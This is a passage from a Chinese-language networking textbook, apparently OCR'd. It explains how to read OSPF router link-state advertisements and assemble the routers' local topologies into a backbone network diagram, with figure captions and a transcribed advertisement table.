


图 6-65　将两个传输网络整合到一起形成主干网络

第三个通告的类型为 1，表明这是一个路由器链路通告，如图 6-66 所示。该路由器的 ID 为 40.1.1.1，该通告包含两个链路数据。第一个是终端网络链路，网络地址为 40.1.1.0，子网掩码为 255.255.255.0，度量为 2。第二个是传输网络链路，该传输网络 DR 路由器的接口 IP 为 50.1.1.2，该路由器在这个传输网络的接口 IP 为 50.1.1.1。






图 6-66　根据第三个路由器通告绘制局部拓扑

ID 为 40.1.1.1 的路由器也出现在主干网络中，因此可将第三个路由器通告所对应的局部拓扑加入主干网络，见图 6-67。

第四个通告的类型为 1，表明这是一个路由器链路通告，如图 6-68 所示。这台路由器的 ID 为 50.1.1.3。该通告包括三个链路：前两个是传输网络链路，第三个是终端网络链





图 6-67　整合之后的网络拓扑

路。第一个链路表明传输网络的 DR 路由器的 IP 地址为 50.1.1.2,该路由器在这个传输网络的接口 IP 为 50.1.1.3,度量值为 2。第二个链路表明传输网络的 DR 路由器的 IP 地址为 70.1.1.2,该路由器在这个传输网络的接口 IP 为 70.1.1.2,说明这台路由器即为这个传输网络的指定路由器,度量值为 2。第三个链路表明终端网络地址为 80.1.1.0,子网掩码为 255.255.255.0,传输代价为 2。






图 6-68　根据第四个路由器通告绘制局部拓扑

ID 为 50.1.1.3 的路由器也出现在主干网络中，因此可将第四个路由器通告所对应的局部拓扑加入主干网络，见图 6-69。




图 6-69　整合之后的网络拓扑

第五个通告的类型为 1，表明这是一个路由器链路通告，如图 6-70 所示。这台路由器

header	age=140	2	1	route link	
header	50.1.1.2			link state id	
header	50.1.1.2			advertising route ID	
header	seq num				
header	check	60		len	
	0	0	3	router link num	
IP of DR	50.1.1.2			first link	
Interface IP link data	50.1.1.2			first link	
transit network	2	0	metric=2	first link	
network number	60.1.1.0			second link	第五个通告(advertisement)描述router的链路状态
	255.255.255.0			second link	
subnet network	3	0	metric=2	second link	
IP of DR	70.1.1.2			third link	
Interface IP link data	70.1.1.1			third link	
transit network	2	0	metric=1	third link	

NET1(transit)
..*.*
DR of NET2
IP:70.1.1.2
2
IP:70.1.1.1
DR of NET1
ID:50.1.1.2
1
..*.*
NET2(transit)
2
60.1.1.0
NET3(subnet)

图 6-70　根据第五个路由器通告绘制局部拓扑

的 ID 为 50.1.1.2,该通告包括三个链路。第一个链路表明传输网络的 DR 路由器的 IP 地址为 50.1.1.2,该路由器在这个传输网络的接口 IP 为 50.1.1.2,度量值为 2。第二个链路表明终端网络地址为 60.1.1.0,子网掩码为 255.255.255.0,传输代价为 2。第三个链路表明传输网络的 DR 路由器的 IP 地址为 